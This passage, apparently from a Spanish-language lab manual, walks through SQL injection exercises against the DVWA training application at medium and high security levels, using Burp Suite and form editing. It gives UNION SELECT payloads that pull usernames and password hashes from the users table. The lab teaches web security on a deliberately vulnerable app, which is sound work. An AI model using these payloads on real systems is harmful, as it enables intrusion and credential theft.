


Imagen 44: Consulta para recuperar usuario y contraseña en la base de datos

Escenario #2: Inserción de código SQL en Formulario Web – Cuadro de selección individual

Objetivo: Robar las contraseñas de los 5 usuarios que existen en la base de datos

Complejidad: Medio

Tiempo: 30 minutos

9. En el mismo apartado de “DVWA Security se realiza el cambio de seguridad a nivel medio




Imagen 45: Configuración del nivel de seguridad – Medio

10. Ahora al seleccionar el apartado de SQL INJECTION el formulario web tiene añadido un cuadro de selección individual, aquella que al seleccionar el ID presenta la información requerirle.




Imagen 46: Escenario SQL INJECTION – MEDIO

11. Dar clic en view soruce para observar el código con el nivel de seguridad media




Imagen 47: Dar clic en Viww Source

12. Al observar el código se identifica como el id es enviado como petición POST en vez de solicitud, y así mismo es ajustada al método mysql_real_escape_string para crear una cadena SQL legal para ser usada en la sentencia SQL para recuperar la información de la consulta mediante user_id es igual a id.




Imagen 48: Código Fuente – Nivel Medio

13. Abrir la herramienta Burp Suite para capturar las peticiones que se realiza al enviar la información del formulario. Se da clic en la opción proxy para así abrir el navegador de la herramienta pre configurada para la captura.




Imagen 49: Abrir BurpSuite

14. Se coloca la dirección del entorno y activamos la opción de intercept off a On para interceptar las peticiones al enviar el POST id en el cuadro de selección individual, y se observa la petición realizada en la venta intercepción el ID.




Imagen 50: Interceptar la acción en BurpSuite

15. Al tener en cuenta dicho punto, se realiza la inspección del elemento y ver los valores del cuadro de selección individual.




Imagen 51: Inspección de Elemento del Formulario

16. Se realiza el cambio del valor del cuadro de selección individual de la opción uno con la siguiente consulta en el value “1 or 1=1 UNION SELECT user, password FROM users# y en la descripción de la opción “UNION SELECT user, password FROM users#” y damos submit.




Imagen 52: Modificación de valores

17. Se envía la consulta y como resultado se recupera la información de la correspondiente de los usuarios incluyendo a la contraseña de codificado.




Imagen 53: Resultado de la consulta – Nivel medio

Escenario#3: Inserción de código SQL en Formulario web – Variable de sesión utilizando otra página

Objetivo: Robar las contraseñas de los 5 usuarios que existen en la base de datos

Complejidad: Alto

Tiempo: 45 minutos

18. En el mismo apartado de “DVWA Security se realiza el cambio de seguridad a nivel medio




Imagen 54: Configuración de seguridad – Nivel Alto

19. Se selecciona en el panel la opción de SQL INJECTION y al dar clic se observa como existe un vínculo para acceder a una nueva ventana en donde se encuentra el formulario web




Imagen 55: Enlace a formulario

20. Dar clic en la parte inferior de la página la opción “View Source” para revisar el código fuente con el nivel de seguridad alta. Se observa el código respetivamente y al mirar se identifica como el id es enviado como petición de variable de sesión que ejercer una solicitud directa, sin embargo, la recuperación de información es idéntica como el nivel de seguridad bajo permitiendo inyectar.




Imagen 56: Código fuente – Nivel Alto

21. Al dar clic del vínculo que posiciona el formulario.




Imagen 57: Ventana del formulario

22. Se inserta la consulta " 1 'UNION SELECT user, password FROM users#" y enviar la solicitud se recupera la información de los usuarios con las contraseñas.




Imagen 58: Resultado de la consulta – Nivel Alto

